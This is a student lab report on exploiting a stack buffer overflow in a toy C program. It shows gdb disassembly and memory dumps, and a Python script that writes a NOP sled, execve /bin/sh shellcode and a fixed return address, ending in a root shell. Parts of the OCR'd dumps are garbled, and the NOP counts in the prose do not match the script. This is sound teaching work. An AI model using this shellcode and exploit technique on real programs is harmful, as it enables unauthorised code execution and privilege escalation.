

BBM 459 Assignment-2


Student Names : Yunus Emre Akgün

Mücahit Veli Cumart

Student Numbers: 21726875

21605893

Enviroment : Ubuntu



Introduction

The objective of this project is to learn how to analyze whether a program has a buffer overflow (BOF) vulnerability, how to exploit BOF and how to defend against BOF. BOF is an anomaly that violates memory safety. If you give an input that is longer than expected length, it would be written out of bounds to a block of fixed pre-allocated memory. This situation leads to data corruption and crash of the program or executes malicious codes by changing control flow of the program.

We will make some extra things for making our project smoothly.

- To run program we need to install gcc multilib on 32 bit system
- We will disable ASR because ASR randomizes start adress of heap and stack.
- -We will use 'zsh' bash beacuse other shell have thier own security mechanisms

Explanation

```
(gdb) disas bof
Dump of assembler code for function bof:
   0x0000054d <+0>:
                                 %ebp
                         push
                                 %esp,%ebp
   0x0000054e <+1>:
                         MOV
                                 %ebx
   0x00000550 <+3>:
                         push
                         sub
  0x00000551 <+4>:
                                 $0x104,%esp
  0x00000557 <+10>:
                         call
                                 0x450 < x86.get pc thunk.bx>
  0x0000055c <+15>:
                         add
                                 $0x1a78,%ebx
                         sub
                                 $0x8,%esp
   0x00000562 <+21>:
                         pushl
                                0x8(%ebp)
   0x00000565 <+24>:
  0x00000568 <+27>:
                         lea
                                 -0x108(%ebp),%eax
                                                                 In the screenshot below, we can see "disas bof"
                         push
   0x0000056e <+33>:
                                 %eax
                                                                 command. With this command, we can see the
                                 0x3d0 <strcpy@plt>
                         call
   0x0000056f <+34>:
                                                                 adresses of the "bof" function step by step in this
                                 $0x10,%esp
   0x00000574 <+39>:
                         add
                                                                 program. In this function, there is a "strcpy" function
   0x00000577 <+42>:
                         sub
                                 $0xc,%esp
                                                                 that we can put a breakpoint with "break * bof +34 "
                         lea
                                 -0x108(%ebp),%eax
   0x0000057a <+45>:
                                                                 command.
   0x00000580 <+51>:
                         push
                                 %eax
                         call
                                 0x3e0 <puts@plt>
   0x00000581 <+52>:
                         add
                                 $0x10,%esp
   0x00000586 <+57>:
   0x00000589 <+60>:
                         nop
                                 -0x4(%ebp),%ebx
   0x0000058a <+61>:
                         MOV
  0x0000058d <+64>:
                         leave
   0x0000058e <+65>:
                         ret
End of assembler dump.
(qdb) break * bof + 34
Breakpoint 1 at 0x56f: file sample.c, line 8.
```

```
(qdb) run BBBBBBBB
Starting program: /home/emre/Desktop/sample BBBBBBBB
Breakpoint 1. 0x5655556f in bof (str=0xffffd6cb "BBBBBBBB") at sample.c:8
                strcpy(buffer, str);
(qdb) x/400xb Sesp
0xffffd360:
                  0x70
                           0xd3
                                    0xff
                                             0xff
                                                      0xcb
                                                               0xd6
                                                                        0xff
                                                                                  0xff
0xffffd368:
                  0x00
                           0x00
                                    0x00
                                             0x00
                                                      0x5c
                                                               0x55
                                                                        0x55
                                                                                  0x56
0xffffd370:
                  0x00
                           0x00
                                    0x00
                                             0x00
                                                      0x00
                                                               0x00
                                                                        0x00
                                                                                  0x00
0xffffd378:
                           0xf4
                                    0xfd
                                                      0x18
                  0x39
                                             0xf7
                                                               0xa3
                                                                        0x43
                                                                                  0хбе
0xffffd380:
                                    0xff
                                                      0xf4
                                                               0xd3
                                                                                  0xff
                  0x00
                           0xde
                                             0xf7
                                                                        0xff
0xffffd388:
                  0x00
                           0x00
                                    0x00
                                             0x00
                                                      0xcb
                                                               0xff
                                                                        0xfd
                                                                                  0xf7
0xffffd390:
                  0x5c
                           0xd4
                                    0xff
                                             0xff
                                                      0xf4
                                                               0xd3
                                                                        0xff
                                                                                  0xff
0xffffd398:
                  0x8c
                           0xdd
                                    0xff
                                             0xf7
                                                      0x00
                                                               0x00
                                                                        0x00
                                                                                  0x00
0xffffd3a0:
                  0x90
                           0xd4
                                    0xff
                                             0xff
                                                      0x00
                                                               0x00
                                                                        0x00
                                                                                  0x00
0xffffd3a8:
                  0x00
                           0x00
                                    0x00
                                             0x00
                                                      0x00
                                                               0x00
                                                                        0x00
                                                                                  0x00
0xffffd3b0:
                  0x30
                           0xdc
                                    0xff
                                             0xf7
                                                      0x00
                                                               0x00
                                                                        0x00
                                                                                  0x00
0xffffd3b8:
                  0x00
                           0x00
                                    0x00
                                             0x00
                                                      0x00
                                                               0x00
                                                                        0x00
                                                                                  0x00
0xffffd3c0:
                                                                                  0xf7
                  0x00
                           0x00
                                    0x00
                                             0x00
                                                      0x00
                                                               0xd0
                                                                        0xff
0xffffd3c8:
                  0x00
                           0x00
                                    0x00
                                             0x00
                                                      0x00
                                                               0x00
                                                                        0x00
                                                                                  0x00
0xffffd3d0:
                                    0x00
                                                      0x00
                  0x00
                           0x00
                                             0x00
                                                               0x00
                                                                        0x00
                                                                                  0x00
0xffffd3d8:
                  0x00
                                    0x00
                                                      0x00
                                                               0x00
                                                                                  0x00
                           0x00
                                             0x00
                                                                        0x00
0xffffd3e0:
                  0x09
                           0x00
                                    0x00
                                             0x00
                                                      0x00
                                                               0x60
                                                                        0xfb
                                                                                  0xf7
0xffffd3e8:
                                                      0xff
                  0xc2
                           0x00
                                    0x00
                                             0x00
                                                               0x1f
                                                                        0x00
                                                                                  0x00
0xffffd3f0:
                  0x00
                                    0xff
                           0xd0
                                             0xf7
                                                      0xa0
                                                               0x41
                                                                        0xfd
                                                                                  0xf7
0xffffd3f8:
                  0x79
                           0x9b
                                    0xe7
                                             0xf7
                                                      0xc2
                                                               0x00
                                                                        0x00
                                                                                  0x00
0xffffd400:
                  0x84
                                    0xff
                                             0xf7
                                                      0x88
                                                               0xc9
                                                                        0xff
                                                                                  0xf7
                           0xc9
0xffffd408:
                  0x4a
                           0xd4
                                    0xff
                                             0xff
                                                      0xd0
                                                               0x9e
                                                                        0xe7
                                                                                  0xf7
0xffffd410:
                  0x4a
                           0xd4
                                    0xff
                                             0xff
                                                      0x84
                                                               0xc9
                                                                        0xff
                                                                                  0xf7
0xffffd418:
                                    0xff
                                                      0x58
                                                                        0xff
                                                                                  0xff
                  0x88
                           0xc9
                                             0xf7
                                                               0xd4
0xffffd420:
                  0x5c
                                    0xff
                                             0xff
                                                      0x4b
                                                               0xd4
                                                                        0xff
                                                                                  0xff
                           0xd4
0xffffd428:
                  0x01
                           0x00
                                    0x00
                                             0x00
                                                      0xc2
                                                               0x00
                                                                        0x00
                                                                                  0x00
0xffffd430:
                  0x00
                           0x00
                                    0x00
                                             0x00
                                                      0x00
                                                               0x00
                                                                        0xc3
                                                                                  0x00
0xffffd438:
                  0x01
                           0x00
                                    0x00
                                             0x00
                                                      0x00
                                                               0xc9
                                                                        0xff
                                                                                  0xf7
0xffffd440:
                  0x90
                           0xd4
                                    0xff
                                             0xff
                                                      0x00
                                                               0x00
                                                                        0x00
                                                                                  0x00
0xffffd448:
                  0x00
                           0x00
                                    0x00
                                             0x00
                                                      0x00
                                                               0xf2
                                                                        0x2e
                                                                                  0x50
0xffffd450:
                  0x09
                           0x00
                                    0x00
                                             0x00
                                                      0xb1
                                                               0xd6
                                                                        0xff
                                                                                  0xff
0xffffd458:
                                                      0x08
                  0x39
                           0x11
                                    0xe1
                                             0xf7
                                                               0x98
                                                                        0xfb
                                                                                  0xf7
0xffffd460:
                  0x00
                           0x60
                                    0xfb
                                             0xf7
                                                      0x00
                                                               0x60
                                                                        0xfb
                                                                                  0xf7
0xffffd468:
                  0x00
                           0x00
                                    0x00
                                             0x00
                                                      0x9b
                                                               0x12
                                                                        0xe1
                                                                                  0xf7
0xffffd470:
                  0xfc
                           0x63
                                    0xfb
                                             0xf7
                                                      0xd4
                                                               0x6f
                                                                        0x55
                                                                                  0x56
0xffffd478:
                  0x98
                           0xd4
                                    0xff
                                             0xff
                                                      0xbc
                                                               0x55
                                                                        0x55
                                                                                  0x56
0xffffd480:
                  0xcb
                           0xd6
                                    0xff
                                             0xff
                                                      0x44
                                                               0xd5
                                                                        0xff
                                                                                  0xff
0xffffd488:
                  0x50
                           0xd5
                                    0xff
                                             0xff
                                                      0xa3
                                                               0x55
                                                                        0x55
                                                                                  0x56
0xffffd490:
                                    0xff
                  0xb0
                           0xd4
                                             0xff
                                                      0x00
                                                               0x00
                                                                        0x00
                                                                                  0x00
0xffffd498:
                  0x00
                           0x00
                                    0x00
                                             0x00
                                                      0x21
                                                               0x9f
                                                                        0xdf
                                                                                  0xf7
0xffffd4a0:
                                                                        0xfb
                                    0xfb
                                             0xf7
                                                      0x00
                                                               0x60
                                                                                  0xf7
                  0x00
                           0x60
0xffffd4a8:
                  0x00
                           0x00
                                    0x00
                                             0x00
                                                      0x21
                                                               0x9f
                                                                        0xdf
                                                                                  0xf7
0xffffd4b0:
                  0x02
                                    0x00
                                             0x00
                                                      0x44
                                                               0xd5
                                                                        0xff
                                                                                  0xff
                           0x00
0xffffd4b8:
                  0x50
                           0xd5
                                    0xff
                                             0xff
                                                      0xd4
                                                               0xd4
                                                                        0xff
                                                                                  0xff
0xffffd4c0:
                                                      0x44
                                                               0xd5
                                                                        0xff
                                                                                  0xff
                  0x02
                           0x00
                                    0x00
                                             0x00
0xffffd4c8:
                                    0xfb
                                                               0x57
                  0x00
                           0x60
                                             0xf7
                                                      0x0a
                                                                        0xfe
                                                                                  0xf7
0xffffd4d0:
                  0x40
                           0xd5
                                    0xff
                                             0xff
                                                      0x00
                                                               0x00
                                                                        0x00
                                                                                  0x00
0xffffd4d8:
                  0x00
                           0x60
                                    0xfb
                                             0xf7
                                                      0x00
                                                               0x00
                                                                        0x00
                                                                                  0x00
0xffffd4e0:
                  0x00
                           0x00
                                    0x00
                                                      0x69
                                                               0xc9
                                                                                  0bx0
                                             0x00
                                                                        0хсб
0xffffd4e8:
                  0x79
                           0x6f
                                    0x52
                                             0x90
                                                      0x00
                                                               0x00
                                                                        0x00
                                                                                  0x00
(gdb) nexti
0x56555574
                  8
                                    strcpy(buffer, str);
```

If we run the program with "BBBBBBBB" input, we can see that the stack status before executing of strcpy function.

(gdb) x/400xb								
0xffffd360:	0x70	0xd3	0xff	0xff	0xcb	0xd6	0xff	0xff
0xffffd368:	טטאט	טטאט	טטאט	טטאט	UXSC	ככגט	ככאט	טכאט
exffffd370:	0x42	0x42	0x42	0x42	0x42	0x42	0x42	0x42
0xffffd378:	000	0£1	20054	0v.£7	010	2002	043	0
0xffffd380:	0x00	0xde	0xff	0xf7	0xf4	0xd3	0xff	0xff
0xffffd388:	0×00	0×00	0×00	0×00	0xcb	0xff	0xfd	0xf7
0xffffd390:	0x5c	0xd4	0xff	0xff	0xf4	0xd3	0xff	0xff
0xffffd398:	0x8c	0xdd	0xff	0xf7	0×00	0x00	0x00	0x00
0xffffd3a0:	0x90	0xd4	0xff	0xff	0×00	0x00	0×00	0x00
0xffffd3a8:	0×00	0×00	0×00	0×00	0×00	0×00	0×00	0x00
0xffffd3b0:	0x30	0xdc	0xff	0xf7	0×00	0×00	0×00	0x00
0xffffd3b8:	0×00	0×00	0×00	0×00	0×00	0×00	0×00	0x00
0xffffd3c0:	0×00	0×00	0×00	0×00	0×00	0bx0	0xff	0xf7
0xffffd3c8:	0x00	0x00	0×00	0x00	0×00	0×00	0x00	0x00
0xffffd3d0:	0×00	0×00	0×00	0×00	0×00	0×00	0×00	0x00
0xffffd3d8:	0×00	0×00	0×00	0x00	0×00	0×00	0×00	0x00
0xffffd3e0:	0x09	0x00	0×00	0x00	0×00	0x60	0xfb	0xf7
0xffffd3e8:	0xc2	0×00	0×00	0×00	0xff	0x1f	0×00	0x00
0xffffd3f0:	0x00	0xd0	0xff	0xf7	0xa0	0x41	0xfd	0xf7
0xffffd3f8:	0x79	0x9b	0xe7	0xf7	0xc2	0×00	0x00	0x00
0xffffd400:	0x84	0xc9	0xff	0xf7	0x88	0xc9	0xff	0xf7
0xffffd408:	0x4a	0xd4	0xff	0xff	0bx0	0x9e	0xe7	0xf7
0xffffd410:	0x4a	0xd4	0xff	0xff	0x84	0xc9	0xff	0xf7
0xffffd418:	0x88	0xc9	0xff	0xf7	0x58	0xd4	0xff	0xff
0xffffd420:	0x5c	0xd4	0xff	0xff	0x4b	0xd4	0xff	0xff
0xffffd428:	0x01	0×00	0×00	0×00	0xc2	0×00	0×00	0x00
0xffffd430:	0x00	0x00	0×00	0x00	0×00	0x00	0xc3	0x00
0xffffd438:	0x01	0x00	0×00	0x00	0×00	0xc9	0xff	0xf7
0xffffd440:	0x90	0xd4	0xff	0xff	0×00	0×00	0×00	0x00
0xffffd448:	0x00	0x00	0x00	0x00	0×00	0xf2	0x2e	0x50
0xffffd450:	0x09	0x00	0×00	0x00	0xb1	0xd6	0xff	0xff
0xffffd458:	0x39	0x11	0xe1	0xf7	0x08	0x98	0xfb	0xf7
0xffffd460:	0×00	0x60	0xfb	0xf7	0×00	0x60	0xfb	0xf7
0xffffd468:	0x00	0x00	0×00	0x00	0x9b	0x12	0xe1	0xf7
exffffd470:	0xfc	0x63	0xfb	0xf7	0xd4	0x6f	0x55	0x56
exffffd478:	0x98	0xd4	0xff	0xff	0xbc	0x55	0x55	0x56
exffffd480:	0xcb	0xd6	0xff	0xff	0x44	0xd5	0xff	0xff
exffffd488:	0x50	0xd5	0xff	0xff	0xa3	0x55	0x55	0x56
exffffd490:	0xb0	0xd4	0xff	0xff	0×00	0×00	0x00	0x00
exffffd498:	0x00	0x00	0x00	0x00	0x21	0x9f	0xdf	0xf7
0xffffd4a0:	0x00	0x60	0xfb	0xf7	0x00	0x60	0xfb	0xf7
0xffffd4a8:	0x00	0x00	0x00	0x00	0x21	0x9f	0xdf	0xf7
0xffffd4b0:	0x02	0x00	0x00	0x00	0x44	0xd5	0xff	0xff
exffffd4b8:	0x50	0xd5	0xff	0xff	0xd4	0xd4	0xff	0xff
0xffffd4c0:	0x02	0x00	0x00	0x00	0x44	0xd5	0xff	0xff
0xffffd4c8:	0x00	0x60	0xfb	0xf7	0x0a	0x57	0xfe	0xf7
exffffd4d0:	0x40	0xd5	0xff	0xff	0x00	0x00	0x00	0x00
0xffffd4d8:	0x00	0x60	0xfb	0xf7	0x00	0x00	0x00	0x00
0xffffd4e0:	0×00	0x00	0x00	0x00	0x69	0xc9	0хсб	0bx0
0xffffd4e8:	0x79	0x6f	0x52	0x90	0x00	0x00	0x00	0x00

After the function executed,we can see this adress values changed. That's why we can see our input is valid.

(gdb) x/400xb	\$esp							
0xffffd250:	0x60	0xd2	0xff	0xff	0xc3	0xd5	0xff	0xff
0xffffd258:	0x00	0x00	0x00	0x00	0x5c	0x55	0x55	0x56
0xffffd260:	0×00	0×00	0x00	0x00	0x00	0×00	0x00	0x00
0xffffd268:	0x39	0xf4	0xfd	0xf7	0x18	0xa3	0x43	0хбе
0xffffd270:	0×00	0xde	0xff	0xf7	0xe4	0xd2	0xff	0xff
0xffffd278:	0x00	0x00	0x00	0x00	0xcb	0xff	0xfd	0xf7
0xffffd280:	0x4c	0xd3	0xff	0xff	0xe4	0xd2	0xff	0xff
0xffffd288:	0x8c	0xdd	0xff	0xf7	0×00	0×00	0×00	0x00
0xffffd290:	0x80	0xd3	0xff	0xff	0×00	0×00	0×00	0×00
0xffffd298:	0×00	0×00	0x00	0x00	0x00	0×00	0×00	0x00
0xffffd2a0:	0x30	0xdc	0xff	0xf7	0×00	0×00	0×00	0×00
0xffffd2a8:	0x00	0x00	0x00	0x00	0x00	0×00	0×00	0×00
0xffffd2b0:	0x00	0x00	0x00	0x00	0×00	0xd0	0xff	0xf7
0xffffd2b8:	0×00	0x00	0x00	0×00	0×00	0×00	0×00	0×00
0xffffd2c0:	0×00	0x00						
0xffffd2c8:	0×00	0x00						
0xffffd2d0:	0x09	0x00	0x00	0x00	0x00	0x60	0xfb	0xf7
0xffffd2d8:	0xc2	0x00	0x00	0×00	0xff	0x1f	0×00	0x00
0xffffd2e0:	0x00	0xd0	0xff	0xf7	0xa0	0x41	0xfd	0xf7
0xffffd2e8:	0x79	0x9b	0xe7	0xf7	0xc2	0×00	0×00	0x00
0xffffd2f0:	0x84	0xc9	0xff	0xf7	0x88	0xc9	0xff	0xf7
0xffffd2f8:	0x3a	0xd3	0xff	0xff	0xd0	0x9e	0xe7	0xf7
0xffffd300:	0x3a	0xd3	0xff	0xff	0x84	0xc9	0xff	0xf7
0xffffd308:	0x88	0xc9	0xff	0xf7	0x48	0xd3	0xff	0xff
0xffffd310:	0x4c	0xd3	0xff	0xff	0x3b	0xd3	0xff	0xff
0xffffd318:	0x01	0x00	0x00	0x00	0xc2	0x00	0x00	0x00
0xffffd320:	0×00	0x00	0x00	0x00	0x00	0x00	0xc3	0×00
0xffffd328:	0x01	0x00	0x00	0x00	0x00	0xc9	0xff	0xf7
0xffffd330:	0x80	0xd3	0xff	0xff	0x00	0x00	0x00	0x00
0xffffd338:	0×00	0x00	0x00	0x00	0x00	0x14	0x62	0x28
0xffffd340:	0x09	0x00	0x00	0x00	0xa9	0xd5	0xff	0xff
0xffffd348:	0x39	0x11	0xe1	0xf7	0x08	0x98	0xfb	0xf7
0xffffd350:	0x00	0x60	0xfb	0xf7	0x00	0x60	0xfb	0xf7
0xffffd358:	0x00	0x00	0x00	0x00	0x9b	0x12	0xe1	0xf7
0xffffd360:	0xfc	0x63	0xfb	0xf7	0xd4	0x6f	0x55	0x56
0xffffd368:	0x88	0xd3	0xff	0xff	0xbc	0x55	0x55	0x56
0xffffd370:	0xc3	0xd5	0xff	0xff	0x34	0xd4	0xff	0xff
0xffffd378:	0x40	0xd4	0xff	0xff	0xa3	0x55	0x55	0x56
0xffffd380:	0sx0	0xd3	0xff	0xff	0x00	0x00	0x00	0x00
<pre>0xffffd388: 0xfffffd390:</pre>	0x00	0x00	0x00	0x00	0x21	0x9f	0xdf	0xf7
0xffffd398:	0x00	0x60	0xfb	0xf7	0x00	0x60	0xfb	0xf7
0xffffd3a0:	0x00	0x00	0x00 0x00	0x00	0x21 0x34	0x9f 0xd4	0xdf 0xff	0xf7 0xff
0xffffd3a8:	0x02 0x40	0x00 0xd4	0x66 0xff	0x00 0xff	0x34 0xc4	0xd4 0xd3	0xff	0xff
0xffffd3b0:	0x40 0x02	0x04 0x00	0x11	0x00	0xC4 0x34	0xd3 0xd4	0xff	0xff
0xffffd3b8:		0x60	0xfb	0x60			0xff	
0xffffd3c0:	0x00 0x30	0x60 0xd4	0xfb 0xff	0xf7 0xff	0x0a 0x00	0x57 0x00	0x1e	0xf7 0x00
0xffffd3c8:	0x30	0x64 0x60	0xfb	0xf7	0x00	0x00	0x00	0x00
0xffffd3d0:	0x00	0x00	0x10	0x17	0x42	0x9d	0x00	0x44
0xffffd3d8:	0x52	0x00	0x63	0x04	0x42 0x00	0x90	0x79	0x44
OXITITUSUS:	UXSZ	OXID	uxes	0804	0.000	0.000	0.000	UXUU

Task-2

In this part we have to find buffer size which is 272 (to learn that we tried again and again). We have to put our shellcode into return adress in the memory to do that we need to add 222 bytes NOP's and 46 bytes which is our shellcode and then 4 byte return adress .so our Shell code will be replaced and work as we want.you can see left side that stack before executing strcpy function.

(gdb) nexti								
0x56555574	8		strcpy	(buffer,	str);			
(gdb) x/400xb				•				
0xffffd250:	0x60	0xd2	0xff	0xff	0xc3	0xd5	0xff	0xff
0xffffd258:	0×00	0x00	0×00	0x00	0x5c	0x55	0x55	0x56
0xffffd260:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xffffd268:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xffffd270:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xffffd278:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xffffd280:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xffffd288:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xffffd290:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xffffd298:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xffffd2a0:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xffffd2a8:	0x31	0xc0	0xb0	0x46	0x31	0xdb	0x31	0xc9
0xffffd2b0:	0xcd	0x80	0xeb	0x16	0x5b	0x31	0xc0	0x88
0xffffd2b8:	0x43	0x07	0x89	0x5b	0x08	0x89	0x43	0x0c
exffffd2c0:	0xb0	0x0b	0x8d	0x4b	0x08	0x8d	0x53	0x0c
exffffd2c8:	0xcd	0x80	0xe8	0xe5	0xff	0xff	0xff	0x2f
exffffd2d0:	0x62	0x69	0хбе	0x2f	0x73	0x68	0x90	0x90
exffffd2d8:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
exffffd2e0:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
exffffd2e8:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
xffffd2f0:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
xffffd2f8:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
xffffd300:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
xffffd308:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
exffffd310:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
exffffd318:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
exffffd320:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
exffffd328:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
exffffd330:	0X90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
exffffd338:	0X90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
exffffd340:								
0xffffd348:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
exffffd350:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xffffd358:	0x90	0x90	0x90	0x90 0x90	0x90	0x90	0x90	0x90
0xffffd360: 0xffffd368:	0x90	0x90	0x90		0x90	0x90	0x90	0x90
	0x90	0x90	0x90	0x90	0x70	0xd2	0xff	0xff
exffffd370:	0x00	0xd5	0xff	0xff	0x34	0xd4	0xff	0xff
exffffd378:	0x40	0xd4	0xff	0xff	0xa3	0x55	0x55	0x56
0xffffd380:	0xa0	0xd3	0xff	0xff	0x00	0x00	0x00	0x00
0xffffd388:	0x00	0x00	0x00	0x00	0x21	0x9f	0xdf	0xf7
0xffffd390:	0x00	0x60	0xfb	0xf7	0x00	0x60	0xfb	0xf7
exffffd398:	0x00	0x00	0x00	0x00	0x21	0x9f	0xdf	0xf7
0xffffd3a0:	0x02	0x00	0x00	0x00	0x34	0xd4	0xff	0xff
0xffffd3a8:	0x40	0xd4	0xff	0xff	0xc4	0xd3	0xff	0xff
0xffffd3b0:	0x02	0x00	0x00	0x00	0x34	0xd4	0xff	0xff
exffffd3b8:	0x00	0x60	0xfb	0xf7	0x0a	0x57	0xfe	0xf7
0xffffd3c0:	0x30	0xd4	0xff	0xff	0x00	0x00	0x00	0x00
0xffffd3c8:	0x00	0x60	0xfb	0xf7	0x00	0x00	0x00	0x00
0xffffd3d0:	0x00	0x00	0x00	0x00	0x42	0x9d	0x79	0x44
0xffffd3d8:	0x52	0x1b	0xe3	0x04	0×00	0×00	0x00	0×00

Nop's in the stack

(gdb) nexti								
0x56555574	8		strcpy	(buffer,	str);			
(gdb) x/400xb	\$esp							
0xffffd250:	0x60	0xd2	0xff	0xff	0xc3	0xd5	0xff	0xff
0xffffd258:	0x00	0x00	0x00	0x00	0x5c	0x55	0x55	0x56
0xffffd260:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xffffd268:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xffffd270:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xffffd278:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xffffd280:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xffffd288:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xffffd290:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xffffd298:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xffffd2a0:	0×90	0×90	exee	0×90	exae	ครรษ	ครอด	AVAA
0xffffd2a8:	0x31	0xc0	0xb0	0x46	0x31	0xdb	0x31	0xc9
0xffffd2b0:	0xcd	0x80	0xeb	0x16	0x5b	0x31	0xc0	0x88
0xffffd2b8:	0x43	0x07	0x89	0x5b	0x08	0x89	0x43	0x0c
0xffffd2c0:	0xb0	0x0b	0x8d	0x4b	0x08	0x8d	0x53	0x0c
0xffffd2c8:	0xcd	0x80	0xe8	0xe5	0xff	0xff	0xff	0x2f
0xffffd2d0:	0x62	0x69	0хбе	0x2f	0x73	0x68	0x90	0x90
0xffffd2d8:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xffffd2e0:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xffffd2e8:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xffffd2f0:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xffffd2f8:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xffffd300:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xffffd308:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xffffd310:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xffffd318:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xffffd320:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xffffd328:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xffffd330:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xffffd338:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xffffd340:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xffffd348:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xffffd350:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xffffd358:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xffffd360:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xffffd368:	0x90	0x90	0x90	0x90	0x70	0xd2	0xff	0xff
0xffffd370:	0x00	0xd5	0xff	0xff	0x34	0xd4	0xff	0xff
0xffffd378:	0x40	0xd4	0xff	0xff	0xa3	0x55	0x55	0x56
0xffffd380:	0xa0	0xd3	0xff	0xff	0×00	0×00	0×00	0×00
0xffffd388:	0x00	0x00	0×00	0×00	0x21	0x9f	0xdf	0xf7
0xffffd390:	0x00	0x60	0xfb	0xf7	0×00	0x60	0xfb	0xf7
0xffffd398:	0x00	0x00	0×00	0×00	0x21	0x9f	0xdf	0xf7
0xffffd3a0:	0x02	0x00	0×00	0×00	0x34	0xd4	0xff	0xff
0xffffd3a8:	0x40	0xd4	0xff	0xff	0xc4	0xd3	0xff	0xff
0xffffd3b0:	0x02	0x00	0x00	0x00	0x34	0xd4	0xff	0xff
0xffffd3b8:	0×00	0x60	0xfb	0xf7	0x0a	0x57	0xfe	0xf7
0xffffd3c0:	0x30	0xd4	0xff	0xff	0x00	0x00	0x00	0×00
0xffffd3c8:	0×00	0x60	0xfb	0xf7	0x00	0x00	0x00	0×00
0xffffd3d0:	0×00	0x00	0x00	0x00	0x42	0x9d	0x79	0x44
0xffffd3d8:	0x52	0x1b	0xe3	0x04	0×00	0×00	0x00	0×00

Our shellcode that we placed

```
(qdb) c
Continuing.
S
                                                                            oooo/bin/shooooooooooooooooooo
process 3731 is executing new program: /bin/zsh
Error in re-setting breakpoint 1: No symbol table is loaded. Use the "file" command.
Error in re-setting breakpoint 1: No symbol "bof" in current context.
Error in re-setting breakpoint 1: No symbol "bof" in current context.
Error in re-setting breakpoint 1: No symbol "bof" in current context.
Error in re-setting breakpoint 1: No symbol "bof" in current context.
Error in re-setting breakpoint 1: No symbol "bof" in current context.
Error in re-setting breakpoint 1: No symbol "bof" in current context.
Error in re-setting breakpoint 1: No symbol "bof" in current context.
Error in re-setting breakpoint 1: No symbol "bof" in current context.
# ls
                                           'Untitled Document 1'
1.py
       1shellcode.text
                     22.py
                             22shelcode.txt
                                                              sample
                                                                       stackbof
       1shellcode.txt
                             22shellcode.txt
1.txt
                     22.txt
                                           before.txt
                                                              sample.c
```

The python code that we use to put schellcode

```
import sys;
sys.stdout.buffer.write(
b'\x90'*72
+b'\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb.
\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x4
3\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\x
e8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68'
+ b'\x90'*150
+ b'\x70\xd2\xff\xff')
```

```
(gdb) disas main
Dump of assembler code for function main:
   0x080484ce <+0>:
                         push
                                %ebp
   0x080484cf <+1>:
                                %esp,%ebp
                         mov
   0x080484d1 <+3>:
                         and
                                $0xfffffff0,%esp
   0x080484d4 <+6>:
                         sub
                                $0x10,%esp
   0x080484d7 <+9>:
                         cmpl
                                $0x2,0x8(%ebp)
   0x080484db <+13>:
                         je
                                0x80484f0 <main+34>
   0x080484dd <+15>:
                         movl
